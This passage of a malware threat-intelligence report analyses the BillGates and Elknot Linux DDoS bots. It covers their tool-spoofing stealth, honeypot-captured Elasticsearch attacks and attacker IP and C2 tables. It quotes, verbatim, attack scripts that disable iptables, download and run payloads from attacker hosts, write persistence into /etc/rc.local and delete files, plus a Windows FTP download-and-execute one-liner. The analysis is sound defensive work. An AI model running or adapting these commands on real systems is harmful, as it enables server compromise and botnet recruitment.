CSysTool::ReleaseGates is called with the original binary's path in order to copy the BillGates malware over the original, legitimate Linux binary. To ensure that the copy of the original binary is executable, **CSysTool::HandleSystools** issues the `chmod 0755` command for each of the legitimate binaries copied.

With the necessary legitimate system binaries replaced, **MainBackdoor** calls **MainProcess**. At this point the behavior of the Backdoor and Host modes become the same (so far as their respective configuration values dictate).

3.4 GATE 3: UTILITY SPOOFING

The BillGates malware can hide some aspects of itself from a victim who is using standard Linux tools such as `ps`, `lsof`, and `netstat` to determine system status. When activated in gate 3 mode, BillGates acts as a proxy for the real Linux binaries while also removing tell-tale signs of itself from the tools' outputs.

Gate 3 mode begins within the **MainSystool** function. Once called, **MainSystool** determines which tool it is mimicking by calling **CUtility::GetCurrentPathFile**. **CUtility::GetCurrentPathFile** returns the value from `/proc/{PID}/exe`. **MainSystool** then attempts to locate the legitimate Linux binary within the `/usr/bin/dpkgd` directory. For example, if the victim called `/usr/bin/lsof`, **MainSystool** will determine if `/usr/bin/dpkgd/lsof` exists on the victim's machine. If the legitimate binary does exist, **MainSystool** will reconstruct the original command line arguments (negating the `argv[0]` value) and then call the `popen` function with the legitimate binary as the argument to the function. By calling `popen`, **MainSystool** can capture and parse the output from the legitimate binary. Using `fgets` in order to read each line of output from the legitimate binary, **MainSystool** will scan the lines for 1) any reference to the backdoor path (e.g. `/usr/bin/bsd-port`) and 2) a specific port (e.g. `10060`). If a line contains either of the two trigger references, the line is quietly dropped; otherwise, the original line from the legitimate binary's output is printed to the terminal. An example of this behavior can be seen below where a call to `lsof -i` generates the following output on a victim's server:

```
malware 15878 root      6u  IPv4 1576702      0t0  TCP
192.168.122.133:44748->104.233.142.216:webmin (SYN_SENT)
malware 15908 root      6u  IPv4 1576702      0t0  TCP
192.168.122.133:44748->104.233.142.216:webmin (SYN_SENT)
malware 15909 root      6u  IPv4 1576702      0t0  TCP
192.168.122.133:44748->104.233.142.216:webmin (SYN_SENT)
malware 15910 root      6u  IPv4 1576702      0t0  TCP
192.168.122.133:44748->104.233.142.216:webmin (SYN_SENT)
malware 15911 root      6u  IPv4 1576702      0t0  TCP
```



```

192.168.122.133:44748->104.233.142.216:webmin (SYN_SENT)
malware 15912 root 6u IPv4 1576702 0t0 TCP
192.168.122.133:44748->104.233.142.216:webmin (SYN_SENT)
malware 15913 root 6u IPv4 1576702 0t0 TCP
192.168.122.133:44748->104.233.142.216:webmin (SYN_SENT)
malware 15914 root 6u IPv4 1576702 0t0 TCP
192.168.122.133:44748->104.233.142.216:webmin (SYN_SENT)
malware 15915 root 6u IPv4 1576702 0t0 TCP
192.168.122.133:44748->104.233.142.216:webmin (SYN_SENT)
redis-ser 126175 root 4u IPv6 1054379 0t0 TCP *:6379 (LISTEN)
redis-ser 126175 root 5u IPv4 1054380 0t0 TCP *:6379 (LISTEN)

```

By using the legitimate `lsof`, the output becomes (with the previously missing lines in bold):

```

malware 15878 root 6u IPv4 1577209 0t0 TCP
192.168.122.133:44781->104.233.142.216:webmin (SYN_SENT)
getty 15897 root 6u IPv4 1577210 0t0 TCP 192.168.122.133:46283->
>120.24.57.79:10060 (SYN_SENT)
malware 15908 root 6u IPv4 1577209 0t0 TCP
192.168.122.133:44781->104.233.142.216:webmin (SYN_SENT)
malware 15909 root 6u IPv4 1577209 0t0 TCP
192.168.122.133:44781->104.233.142.216:webmin (SYN_SENT)
malware 15910 root 6u IPv4 1577209 0t0 TCP
192.168.122.133:44781->104.233.142.216:webmin (SYN_SENT)
malware 15911 root 6u IPv4 1577209 0t0 TCP
192.168.122.133:44781->104.233.142.216:webmin (SYN_SENT)
malware 15912 root 6u IPv4 1577209 0t0 TCP
192.168.122.133:44781->104.233.142.216:webmin (SYN_SENT)
malware 15913 root 6u IPv4 1577209 0t0 TCP
192.168.122.133:44781->104.233.142.216:webmin (SYN_SENT)
malware 15914 root 6u IPv4 1577209 0t0 TCP
192.168.122.133:44781->104.233.142.216:webmin (SYN_SENT)
malware 15915 root 6u IPv4 1577209 0t0 TCP
192.168.122.133:44781->104.233.142.216:webmin (SYN_SENT)
getty 15954 root 6u IPv4 1577210 0t0 TCP 192.168.122.133:46283->
>120.24.57.79:10060 (SYN_SENT)
getty 15955 root 6u IPv4 1577210 0t0 TCP 192.168.122.133:46283->
>120.24.57.79:10060 (SYN_SENT)
getty 15956 root 6u IPv4 1577210 0t0 TCP 192.168.122.133:46283->
>120.24.57.79:10060 (SYN_SENT)
getty 15957 root 6u IPv4 1577210 0t0 TCP 192.168.122.133:46283->
>120.24.57.79:10060 (SYN_SENT)
getty 15958 root 6u IPv4 1577210 0t0 TCP 192.168.122.133:46283->
>120.24.57.79:10060 (SYN_SENT)

```




```

getty      15959 root      6u  IPv4  1577210      0t0  TCP  192.168.122.133:46283->120.24.57.79:10060 (SYN_SENT)
getty      15960 root      6u  IPv4  1577210      0t0  TCP  192.168.122.133:46283->120.24.57.79:10060 (SYN_SENT)
getty      15961 root      6u  IPv4  1577210      0t0  TCP  192.168.122.133:46283->120.24.57.79:10060 (SYN_SENT)
redis-ser  126175 root      4u  IPv6  1054379      0t0  TCP  *:6379 (LISTEN)
redis-ser  126175 root      5u  IPv4  1054380      0t0  TCP  *:6379 (LISTEN)

```

The BillGates `lsyf` hides the port 10060 traffic but fails to hide the Host mode (**malware**) traffic. This indicates that the authors do not mind exposing some portions of their malware to victims but are particularly sensitive about hiding the presence of the backdoor mode of BillGates.

4. ATTACK PROFILES

Novetta developed a soon-to-be open-sourced honeypot named Delilah, which is loosely based on Jordan Wright's `ElasticHoney`¹². Delilah not only captures the commands from attackers attempting to exploit the previously mentioned Elasticsearch vulnerability, but actively catalogues the commands, sends notifications, and grabs any files the attackers are attempting to introduce on a victim's system. This open-source project provides an array of configurable parameters to better mimic Elasticsearch instances and prevent an attacker from easily determining that they are interacting with a honeypot and not a real, vulnerable server.

After deploying Delilah on a variety of geographically dispersed servers, patterns began to emerge revealing not only how the attackers were actively attempting to infect servers, but also how each individual actor could be identified by their infrastructure. Novetta ran Delilah through the month of April 2015 and observed 24 different IP addresses utilizing the Elasticsearch vulnerability to infect vulnerable hosts. From these 24 distinct IPs performing Elasticsearch attacks, Novetta observed the Delilah-simulated vulnerable Elasticsearch servers downloading and executing 47 distinct malicious binaries from web servers hosted by 28 unique IPs. The bulk of the malicious binaries are BillGates variants (19) and Elknot binaries (18). The 16 other binaries installed by actors using the Elasticsearch vulnerability consisted of 2 Linux/AES.DDoS binaries, 2 unknown binaries, and 12 binaries that did not properly download from their respective web servers.

It is possible to immediately reduce the number of possible actors from 24 (based on unique IP addresses) to 21 by simply drawing a line between each of the 24 attack IP addresses and the IP addresses of the web servers that the attacks utilize. Interestingly, the actors exploiting the Elasticsearch vulnerability to infect servers with DDoS malware have a common pattern of using similar command scripts to infect Elasticsearch servers and download malware from a specific type of web server. MalwareMustDie (MMD) reported in November 2014 on this method by which actors in China were utilizing the Elasticsearch vulnerability to install their DDoS malware (though it is unclear if that malware is BillGates or Elknot)¹³.

¹²Jordan Wright. "Introducing ElasticHoney - an Elasticsearch Honeypot"
<http://jordan-wright.github.io/blog/2015/03/23/introducing-elasticHoney-an-elasticsearch-honeypot/> 23 March 2015.

¹³unixfreaxjp. MalwareMustDie. "China ELF botnet malware infection & distribution scheme unleashed"
<http://blog.malwaremustdie.org/2014/11/china-elf-botnet-malware-infection.html> 7 November 2014.

MMD was able to obtain a video tutorial in which an actor demonstrated the deployment system for the attacks¹⁴; the clear, step-by-step instructions provided in the video could allow similar attacks to be carried out by even low-skilled attackers with access to the proper tools, which are often available on underground forums. As part of the tutorial, attackers are instructed on how to use the HTTP File Server (HFS) web server¹⁵ for hosting files on a local machine. Without fail, each of the web servers found supporting the Elasticsearch exploitation against Delilah-simulated servers were HFS.

The following table provides details on the attack IPs and HFS servers that Novetta observed during April 2015, separated based on shared indicators. The shared indicators form the initial patterns of activity observed by Novetta derived solely from shared infrastructure.

ID	SCANNER IP	DOWNLOAD IP	FILE ON SERVER	BINARY TYPE	SCANNER COUNTRY	HFS COUNTRY
1	107.160.82.189	119.29.55.190:8084	RedCat3.6.0_LinuxRmp_Plugins	BILL	US	CN
2	117.21.174.174	121.43.225.54:80	PowerEnterABC	BILL	CN	CN
		120.24.228.240:6954	PowerEnterABC	BILL	CN	CN
3	117.21.176.64	117.21.176.64:4899	http	BILL	CN	CN
4	116.255.179.202	116.255.179.218:8080	xxl	(FAILED DL)	CN	CN
	117.41.184.9	117.41.184.9:8088	xxl	(FAILED DL)	CN	CN
5	121.79.133.179	121.79.133.179:443	ud	BILL	CN	CN
			sy	BILL	CN	CN
6	180.97.68.244	180.97.68.244:280	bbs	(FAILED DL)	CN	CN
			bbbs	(FAILED DL)	CN	CN
7	183.61.171.225	183.61.171.225:8818	down	ELKNOT	CN	CN
			Temp	ELKNOT	CN	CN
8	192.210.53.43	198.13.96.38:7878	wocao	ELKNOT	US	US
9	218.10.17.171	114.215.115.152:8080	alima	ELKNOT	CN	CN
10	219.235.4.22	219.235.4.22:7878	sos	BILL	CN	CN
			sas	BILL	CN	CN
11	222.186.15.246	222.186.15.246:8080	xiaoqiu	BILL	CN	CN
			xiao3	ELKNOT	CN	CN
			xiao3	ELKNOT	CN	CN
		121.42.221.14:666	xiaoqiu32	BILL	CN	CN
			xiaoqiu	BILL	CN	CN
12	222.186.21.109	222.186.34.177:1315	udp_25000	(FAILED DL)	CN	CN
		222.186.21.109:3435	udp8006	(FAILED DL)	CN	CN

¹⁴ unixfreaxjp. "China ELF botnet malware infection scheme unleashed"
<https://www.youtube.com/watch?v=xehXHylIM9w&index=1&list=PLSe6fLFfYDX-2sog70220BchQmhVqQ75>
 7 November 2014.

¹⁵ "HFS - HTTP File Server" <http://www.rejetto.com/hfs/?f=intro>

13	222.186.21.120	222.186.21.120:6633	Cmak_32	BILL	CN	CN
14	222.186.34.70	23.234.25.203:15826	udpg	BILL	CN	US
15	222.186.56.21	23.107.16.6:80	WN	(FAILED DL)	CN	US
			2818	UNKNOWN	CN	US
16	58.218.213.211	58.218.213.211:2568	xudp	ELKNOT	CN	CN
			Manager	BILL	CN	CN
		111.74.239.77:8080	xudp	ELKNOT	CN	CN
17	60.163.21.177	60.163.21.177:6663	ddos2.4	BILL	CN	CN
			gsaa	BILL	CN	CN
18	60.169.75.99	60.169.75.99:3113	wc1	BILL	CN	CN
			wc	BILL	CN	CN
19	61.160.215.111	122.224.48.28:8000	tooles	ELKNOT	CN	CN
20	61.160.232.221	61.160.232.221:9939	ka	AES	CN	CN
			fd	AES	CN	CN
21	61.176.223.77	61.176.223.77:111	zlbq	ELKNOT	CN	CN
		61.176.223.77:222	zlby	ELKNOT	CN	CN
			zlbv	ELKNOT	CN	CN
	61.176.222.160	61.176.222.160:111	zlwanby	ELKNOT	CN	CN
			zlwanbq	ELKNOT	CN	CN
		61.176.222.160:222	zlby	ELKNOT	CN	CN
	61.176.220.162	61.176.220.162:111	zlbr	BILL	CN	CN
		61.176.220.162:222	zlbyy	ELKNOT	CN	CN
			zlwanby	ELKNOT	CN	CN

Given that some of the files did not download from their respective HFS web server (marked in the previous table as “FAILED DL”), it is not possible to extract any configuration information from the entirety of the possible samples. But for the samples that Novetta was able to collect, the following C2 information was extracted from 15 of the above patterns:

ID	SCANNER IP	DOWNLOAD IP	FILE ON SERVER	FIRST C2	SECOND C2
1	107.160.82.189	119.29.55.190:8084	RedC...	sbss.f3322.net:58983 [120.27.46.24]	
2	117.21.174.174	121.43.225.54:80	Pow...	120.24.228.240:36005	231.78en.com:45000 [no record]
		120.24.228.240:6954	Pow...	120.24.228.240:36005	231.78en.com:45000 [no record]
3	117.21.176.64	117.21.176.64:4899	http	117.21.176.64:36000	
5	121.79.133.179	121.79.133.179:443	ud	121.42.51.23:8888	816.dj6cc.com:45000 (xitele) [120.24.57.79]
			sy	121.42.51.23:8888	816.dj6cc.com:45000 (xitele) [120.24.57.79]
7	183.61.171.225	183.61.171.225:8818	down	61.187.98.244:10991	122.225.108.52:10999
			Temp	61.187.98.244:10991	122.225.108.52:10999
8	192.210.53.43	198.13.96.38:7878	wocao	198.13.96.38:10991	
9	218.10.17.171	114.215.115.152:8080	alima	114.215.115.152:10991	122.225.108.52:10999
10	219.235.4.22	219.235.4.22:7878	sos	xuyiwz.f3322.net:25000	yeyou.tlinux.com:10060 (xitele) [120.24.57.79]
			sas	xuyiwz.f3322.net:25000	
11	222.186.15.246	222.186.15.246:8080	xiaoqiu	pp.pp1987.com:36000 [61.160.232.197]	yeyou.tlinux.com:10060 (xitele) [120.24.57.79]
			xiao3	121.42.221.14:10991	208.98.15.162:2847
		121.42.221.14:666	xiao3	121.42.221.14:10991	208.98.15.162:2847
			xiaoqiu32	pp.pp1987.com:36000 [61.160.232.197]	yeyou.tlinux.com:10060 (xitele) [120.24.57.79]
			xiaoqiu	pp.pp1987.com:36000 [61.160.232.197]	yeyou.tlinux.com:10060 (xitele) [120.24.57.79]
16	58.218.213.211	58.218.213.211:2568	xudp	58.218.213.211:10991	208.98.15.162:2847
			Manager	wuzu520.com:5506 [111.74.229.77]	360.baidu.com.9kpk. com:45000 [no record]
17	60.163.21.177	60.163.21.177:6663	ddos2.4	ww1.ccmir.com:10000 [43.251.116.61]	yeyou.tlinux.com:10060 (xitele) [120.24.57.79]
			gsaa	ww1.ccmir.com:10000 [43.251.116.61]	yeyou.tlinux.com:10060 (xitele) [120.24.57.79]

18	60.169.75.99	60.169.75.99:3113	wc1	www.ddoscc.xyz:36000 (Cluster) [202.146.223.111]	ddd.dj6cc.com:45000 (xitele) [120.24.57.79]
			wc	www.ddoscc.xyz:36000 (Cluster) [202.146.223.111]	ddd.dj6cc.com:45000 (xitele) [120.24.57.79]
19	61.160.215.111	122.224.48.28:8000	toolcs	122.224.48.28:10991	122.225.108.52:10999
20	61.160.232.221	61.160.232.221:9939	ka	221.232.160.61:48080	
			fd	221.232.82.29:48080	
21	61.176.223.77	61.176.223.77:111	zlbq	123.131.52.13:28099	122.225.108.52:10999
		61.176.223.77:222	zlby	123.131.52.13:28099	122.225.108.52:10999
			zlbq	112.253.28.218:10991	122.225.108.52:10999
	61.176.222.160	61.176.222.160:111	zlwanby	123.131.52.13:28099	122.225.108.52:10999
			zlwanbq	123.131.52.13:28099	122.225.108.52:10999
		61.176.222.160:222	zlby	123.131.52.13:28099	122.225.108.52:10999
	61.176.220.162	61.176.220.162:111	zlbsr	112.253.28.218:9654	360.baidu.com.9kpk.com:45000 [no record]
		61.176.220.162:222	zlbyy	123.131.52.13:28099	122.225.108.52:10999
			zlwanby	123.131.52.13:28099	122.225.108.52:10999

Of the 15 patterns of activity that contain configuration information within their malware, it is possible to further reduce that overall number if the following conditions are true:

- 1) The Elknot “Second C2” server addresses are the hard coded, non-user configurable server addresses and therefore not valid for collapsing patterns into one another
- 2) The Backdoor Mode configuration (identified as “Second C2” in the previous table) is user configurable.
- 3) The campaign codes within the BillGates configuration (e.g. “xitele”¹⁶ and “Cluster”) are user-definable.

The result is a set of 10 observed Infrastructure-TTP based clusters consisting of:

¹⁶ Pinyin for the Chinese transliteration of “Hitler”.

ID	SCANNER IP	DOWNLOAD IP	FILE ON SERVER	BINARY TYPE	FIRST C2	SECONDC2
A	107.160.82.189	119.29.55.190:8084	Red-Cat3.6.0_LinuxRmp_Plugins	BILL	sbss.f3322.net:58983 [120.27.46.24]	
B	117.21.174.174	121.43.225.54:80	PowerEnterABC	BILL	120.24.228.240:36005	231.78en.com:45000 [no record]
		120.24.228.240:6954	PowerEnterABC.	BILL	120.24.228.240:36005	231.78en.com:45000 [no record]
C	117.21.176.64	117.21.176.64:4899	http	BILL	117.21.176.64:36000	
D	183.61.171.225	183.61.171.225:8818	down	ELKNOT	61.187.98.244:10991	122.225.108.52:10999
			Temp	ELKNOT	61.187.98.244:10991	122.225.108.52:10999
E	192.210.53.43	198.13.96.38:7878	wocao	ELKNOT	198.13.96.38:10991	
F	218.10.17.171	114.215.115.152:8080	alima	ELKNOT	114.215.115.152:10991	122.225.108.52:10999
G	61.160.232.221	61.160.232.221:9939	ka	AES	221.232.160.61:48080	
			fd	AES	221.232.82.29:48080	
H	61.176.223.77	61.176.223.77:111	zlbyq	ELKNOT	123.131.52.13:28099	122.225.108.52:10999
		61.176.223.77:222	zlby	ELKNOT	123.131.52.13:28099	122.225.108.52:10999
			zlbu	ELKNOT	112.253.28.218:10991	122.225.108.52:10999
	61.176.222.160	61.176.222.160:111	zlwanby	ELKNOT	123.131.52.13:28099	122.225.108.52:10999
			zlwanbq	ELKNOT	123.131.52.13:28099	122.225.108.52:10999
		61.176.222.160:222	zlby	ELKNOT	123.131.52.13:28099	122.225.108.52:10999
	61.176.220.162	61.176.220.162:111	zlbsr	BILL	112.253.28.218:9654	360.baidu.com.9kpk.com:45000 [no record]
		61.176.220.162:222	zlbyy	ELKNOT	123.131.52.13:28099	122.225.108.52:10999
			zlwanby	ELKNOT	123.131.52.13:28099	122.225.108.52:10999
	58.218.213.211	58.218.213.211:2568	xudp	ELKNOT	58.218.213.211:10991	208.98.15.162:2847
			Manager	BILL	wuzu520.com:5506 [111.74.229.77]	360.baidu.com.9kpk.com:45000 [no record]

I	219.235.4.22	219.235.4.22:7878	sos	BILL	xuyiwz.f3322.net:25000	yeyou.tlinux.com:10060 (xitele) [120.24.57.79]
			sas	BILL	xuyiwz.f3322.net:25000	
	222.186.15.246	222.186.15.246:8080	xiaoqiu	BILL	pp.pp1987.com:36000 [61.160.232.197]	yeyou.tlinux.com:10060 (xitele) [120.24.57.79]
			xiao3	ELKNOT	121.42.221.14:10991	208.98.15.162:2847
		121.42.221.14:666	xiao3	ELKNOT	121.42.221.14:10991	208.98.15.162:2847
			xiaoqiu32	BILL	pp.pp1987.com:36000 [61.160.232.197]	yeyou.tlinux.com:10060 (xitele) [120.24.57.79]
			xiaoqiu	BILL	pp.pp1987.com:36000 [61.160.232.197]	yeyou.tlinux.com:10060 (xitele) [120.24.57.79]
	60.163.21.177	60.163.21.177:6663	ddos2.4	BILL	ww1.ccmir.com:10000 [43.251.116.61]	yeyou.tlinux.com:10060 (xitele) [120.24.57.79]
			gsaa	BILL	ww1.ccmir.com:10000 [43.251.116.61]	yeyou.tlinux.com:10060 (xitele) [120.24.57.79]
	60.169.75.99	60.169.75.99:3113	wc1	BILL	www.ddoscc.xyz:36000 (Cluster) [202.146.223.111]	ddd.dj6cc.com:45000 (xitele) [120.24.57.79]
			wc	BILL	www.ddoscc.xyz:36000 (Cluster) [202.146.223.111]	ddd.dj6cc.com:45000 (xitele) [120.24.57.79]
	121.79.133.179	121.79.133.179:443	ud	BILL	121.42.51.23:8888	816.dj6cc.com:45000 (xitele) [120.24.57.79]
			sy	BILL	121.42.51.23:8888	816.dj6cc.com:45000 (xitele) [120.24.57.79]
J	61.160.215.111	122.224.48.28:8000	toolcs	ELKNOT	122.224.48.28:10991	122.225.108.52:10999

4.1 INFRASTRUCTURE-TTP CLUSTERING AND THEIR ATTACK SCRIPTS

The actors associated with these patterns of activity have been prolific in their attempts to infect vulnerable servers. For example, members of one of the groups using these TTPs sent out over 800 commands, sometimes multiple times during the same day, in an attempt to compromise as many servers as possible and to retain control over those DDoS resources for attacks. The following sections provide further details on the observed activity, organized into clusters based on shared TTPs; while these clusters of attacks could be conducted by multiple, separate groups of people, they could also be the work of multiple attackers that are part of the same group or share some resources between groups.

4.1.1 INFRASTRUCTURE-TTP CLUSTER A ATTACK SCRIPT

Infrastructure-TTP Cluster A (“Cluster A”) conducted a one-off attack that had very little impact. Cluster A attempted to deploy a BillGates variant using a very aggressive script engine consisting of the following commands deployed over a 4 second period:


```
service iptables stop
rm -r /tmp/*
wget -O /tmp/RedCat3.6.0_LinuxRmp_Plugins http://119.29.55.190:8084/RedCat3.6.0_
LinuxRmp_Plugins
chmod 777 /tmp/RedCat3.6.0_LinuxRmp_Plugins
nohup /tmp/RedCat3.6.0_LinuxRmp_Plugins > /dev/null 2>&1
/tmp/RedCat3.6.0_LinuxRmp_Plugins
wget -O /tmp/RedCat3.6.0_LinuxRmp_Plugins http://119.29.55.190:8084/RedCat3.6.0_
LinuxRmp_Plugins
chmod 777 /tmp/RedCat3.6.0_LinuxRmp_Plugins
nohup /tmp/RedCat3.6.0_LinuxRmp_Plugins > /dev/null 2>&1
su root
wget -O /tmp/RedCat3.6.0_LinuxRmp_Plugins http://119.29.55.190:8084/RedCat3.6.0_
LinuxRmp_Plugins
./tmp/RedCat3.6.0_LinuxRmp_Plugins
```

It is highly unlikely this script would be effective given that there is less than a second between each **wget** command and the command to execute the malware. Because the **RedCat3.6.0_LinuxRmp_Plugin** file is large enough, and the configured HFS’s bandwidth is small enough, the victim machine would not be able to download the binary before the attack script attempts to execute the binary.

Cluster A’s attack script has some of the earmarks of the script seen in the MMD video mentioned earlier, particularly the use of **service iptables stop** followed by **wget** and **chmod**, but the inclusion of **rm -r /tmp/*** was not found within the base script found by MMD. The use of **su root** and **rm -r /tmp/*** was observed in the scripts of other Infrastructure-TTP Clusters, specifically Cluster C, detailed below, which may indicate some form of information sharing between attackers leveraging these TTPs.

4.1.2 INFRASTRUCTURE-TTP CLUSTER B ATTACK SCRIPT

Pattern B is a one-off group that Novetta observed issuing attack commands over a single day (April 11, 2015) in order to install BillGates malware on vulnerable servers. Unlike Cluster A, Cluster B used a more deliberate attack script with longer spacing between commands. Each command has a 5 second wait introduced between them with the exception of the first two commands which have only a half second delay between them. The following list illustrates the commands as observed by Novetta:



```
rm *
service iptables stop
wget http://120.24.228.240:6954/PowerEnterABC
wget -O /tmp/PowerEnterABC http://120.24.228.240:6954/PowerEnterABC
chmod 0755 PowerEnterABC
chmod 0775 PowerEnterABC
chmod 0777 PowerEnterABC
chmod u+x PowerEnterABC
./PowerEnterABCC
nohup ./PowerEnterABC > /dev/null 2>&1 &
chattr +i PowerEnterABC
cd /tmp
chmod 0755 /tmp/PowerEnterABC
chmod 0775 /tmp/PowerEnterABC
chmod 0777 /tmp/PowerEnterABC
chmod u+x /tmp/PowerEnterABC
/tmp/PowerEnterABC
nohup /tmp/PowerEnterABC > /dev/null 2>&1 &
chattr +i /tmp/PowerEnterABC
rm /tmp/*
```

Novetta observed the group issuing a similar script against the same Delilah node 7 hours later. That script was nearly identical to the script presented above with the exception that the first **wget** command was replaced with **curl** and the misspelled **./PowerEnterABCC** was correctly issued by the actor as **./PowerEnterABC**. Like Cluster A, the basic form of the script matches that of the tutorial script that MMD found and presented in their video. The repetitive **chmod** commands is unique to this group.

4.1.3 INFRASTRUCTURE-TTP CLUSTER C ATTACK SCRIPT

Cluster C issued an observed 257 commands over a 3-week period. The script and behavior is consistent with the behavior of Cluster A and Group B. Cluster C used the BillGates malware exclusively and did not alter its script over time, except when changing file names. The script is highly repetitive in that it performs the download and execute commands 4 times during the same script. The script engine responsible for generating the Elasticsearch attack commands from the script used a 5 to 10 second period between commands that provides each command, especially the download commands, a greater chance of succeeding when working.

It is also probable that Cluster C links its attack script with its C2 server or HFS instance. The repetitive nature of the commands suggests that the group has a method for determining if an infection is successful, and if the infection fails the script will attempt to re-infect up to 3 additional times. Below is the list of commands Novetta observed for Cluster C.

```

service iptables stop
rm -r /tmp/*
wget -O /tmp/Hosts http://117.21.176.64:4899/http
chmod 777 /tmp/Hosts
nohup /tmp/Hosts > /dev/null 2>&1
/tmp/Hosts
./tmp/Hosts
wget -O /tmp/Hosts http://117.21.176.64:4899/http
chmod 777 /tmp/Hosts
nohup /tmp/Hosts > /dev/null 2>&1
/tmp/Hosts
./tmp/Hosts
wget -O /tmp/Hosts http://117.21.176.64:4899/http
su root
chmod 777 /tmp/Hosts
nohup /tmp/Hosts > /dev/null 2>&1
/tmp/Hosts
./tmp/Hosts
wget -O /tmp/Hosts http://117.21.176.64:4899/http
chmod 777 /tmp/Hosts
nohup /tmp/Hosts > /dev/null 2>&1
/tmp/Hosts
./tmp/Hosts
wget -O /tmp/Hosts http://117.21.176.64:4899/http

```

4.1.4 INFRASTRUCTURE-TTP CLUSTER D ATTACK SCRIPT

Cluster D attempted to install Elknod malware on vulnerable systems. Unlike the previously identified Clusters, Cluster D used a very short sequence of commands to attempt to infect a vulnerable host. The entire attack script consists of 6 commands executed over a 21 second time frame:

```

rm *
curl -o /tmp/down http://183.61.171.225:8818/down
wget -c http://183.61.171.225:8818/down
chmod 777 /tmp/./down
/tmp/./down
rm /tmp/*

```

The simplicity of the attack script suggests that the actor does not have any type of automated feedback loop on whether an attack was successful or not. At the very least, however, the attacker was resourceful enough to use two different command line download tools to increase the chances of a download, and potential infection, being successful.

4.1.5 INFRASTRUCTURE-TTP CLUSTER E ATTACK SCRIPT

The attack script of Cluster E is by far the most simplistic and ineffective example of all the Cluster's attack scripts. The attack script consists of the single line

```
wget -O /tmp/wocao http://198.13.96.38:7878/wocao
```

The script may very well download the Elknot sample on a vulnerable server, but the actor did not execute any follow up commands to instantiate the malware that it previously downloaded. This behavior was observed by Novetta several times between April 19, 2015 and April 30, 2015 making it unlikely that this behavior is the result of testing and more likely the result of an unskilled attacker.

4.1.6 INFRASTRUCTURE-TTP CLUSTER F ATTACK SCRIPT

Operating over a short period of time (approximately 2 days), Cluster F issued only 42 observed commands against Novetta's Delilah network in an attempt to install Elknot. The attack script deployed by Cluster F is nearly identical in form to that of Cluster C, with the exception that the script does not repeat automatically. This may indicate a simpler attack model that does not include any form of potentially automatic feedback between the attack script engine and the C2 server or HFS instance.

The attack script used by Cluster F is as follows:

```
rm -r /tmp/*
service iptables stop
wget -O /tmp/alima http://114.215.115.152:8080/alima
chmod 777 /tmp/alima
nohup /tmp/alima > /dev/null 2>&1
/tmp/alima
./tmp/alima
```

One aspect that was not observed in Cluster C but was observed in Cluster F is the use of parallelization. Cluster F used their attack script in a parallel fashion in order to attack multiple hosts at the same time.

4.1.7 INFRASTRUCTURE-TTP CLUSTER G ATTACK SCRIPT

Cluster G is the odd man out in terms of malware payloads. Observed over a 24 hour period attempting to install Linux/AES.DDoS bots, Cluster G employed an attack script that was identical to that of Cluster D save for the fact that it attempted to install two variants of malware at the same time.

```
rm *
curl -o /tmp/fd http://61.160.232.221:9939/fd
wget -c http://61.160.232.221:9939/fd
chmod 777 /tmp/./fd
/tmp/./fd
rm /tmp/*
rm *
curl -o /tmp/ka http://61.160.232.221:9939/ka
wget -c http://61.160.232.221:9939/ka
chmod 777 /tmp/./ka
/tmp/./ka
rm /tmp/*
```

4.1.8 INFRASTRUCTURE-TTP CLUSTER H ATTACK SCRIPT

Novetta observed Cluster H attempting to install both Elknot and BillGates binaries. By far the most prolific of the Clusters, with over 820 commands issued in a three week period, Cluster H's attack scripts are identical to Cluster D when installing Elknot variants as seen below:

```
rm *
curl -o /tmp/xudp http://111.74.239.77:8080/xudp
wget -c http://111.74.239.77:8080/xudp
chmod 777 /tmp/./xudp
/tmp/./xudp
rm /tmp/*
```

When installing BillGates variants, which was observed by Novetta on only 6 separate instances, the attack script that Cluster H used to install Elknot is augmented to modify the victim's **/etc/rc.local** file as illustrated below:

```
rm *
curl -o /tmp/zlbsr http://61.176.220.162:111/zlbsr
wget -c http://61.176.220.162:111/zlbsr
chmod 777 /tmp/./zlbsr
/tmp/./zlbsr
nohup /tmp/zlbsr > /dev/null 2>&1
echo "cd /tmp/">>/etc/rc.local
echo "/tmp/zlbsr">>/etc/rc.local
echo "/etc/init.d/iptables stop">>/etc/rc.local
rm /tmp/*
```

It is worth noting that, while the BillGates installation makes an attempt to disable the victim's firewall at startup, it does not issue the **service iptables stop** or similar command seen in other Cluster's attack scripts. As a result of this oversight, the firewall will remain active until the infrequent occurrence of a server reboot.

4.1.9 INFRASTRUCTURE-TTP CLUSTER I ATTACK SCRIPT

Despite consisting of 5 distinct attack IP addresses, Cluster I sent a relatively low number of observed attack commands (226) over the course of three weeks. The bulk of Cluster I's installations focused on BillGates variants with only a single Delilah node receiving two different commands to install Elknot.

Cluster I introduced the concept of installing Windows binaries on a victim server, a feature not found in the other Clusters. Using a single command, the actor generates an FTP script, executes the script to download a malicious binary, executes the binary and deletes the script. The command, as observed by Novetta, was:

```
cmd /c @echo open 121.42.51.23>>Ex.dat&@echo 123>>Ex.dat&@echo 123>>Ex.dat&@echo
bin>>Ex.dat&@echo get csrss.exe>>Ex.dat&@echo bye>>Ex.dat&@echo csrss.exe>>Ex.dat&@ftp
-s:Ex.dat&del Ex.dat&csrss.exe&csrss.exe&csrss.exe
```

When installing BillGates malware, Cluster I used the same scripts seen being used by Cluster A (complete with the **su root** command) and Cluster F, depending on the attack IP address issuing the command.

4.1.10 INFRASTRUCTURE-TTP CLUSTER J ATTACK SCRIPT

Initially, Cluster J suffered the same failure to install that Cluster E incurred by issuing only the following command:

```
wget -O /tmp/ruvn http://122.224.48.28:8000/ruvn
```

After a two-week absence, the actors behind Cluster J returned with a new attack script:


```
wget -O /tmp/ruvn http://122.224.48.28:8000/tooles
chmod 777 /tmp/*
chmod 777 /tmp/tooles
/tmp/tooles
nohup /tmp/tooles > /dev/null 2>&1
echo "cd /tmp">>/etc/rc.local
echo "/tmp/tooles">>/etc/rc.local
echo "/etc/init.d/iptables stop">>/etc/rc.local
chmod 777 /tmp/*
/tmp/tooles
chmod 777 /tmp/tooles
nohup /tmp/tooles > /dev/null 2>&1
echo "cd /tmp">>/etc/rc.local
echo "/tmp/tooles">>/etc/rc.local
echo "/etc/init.d/iptables stop">>/etc/rc.local
rm *
rm *
rm *
```

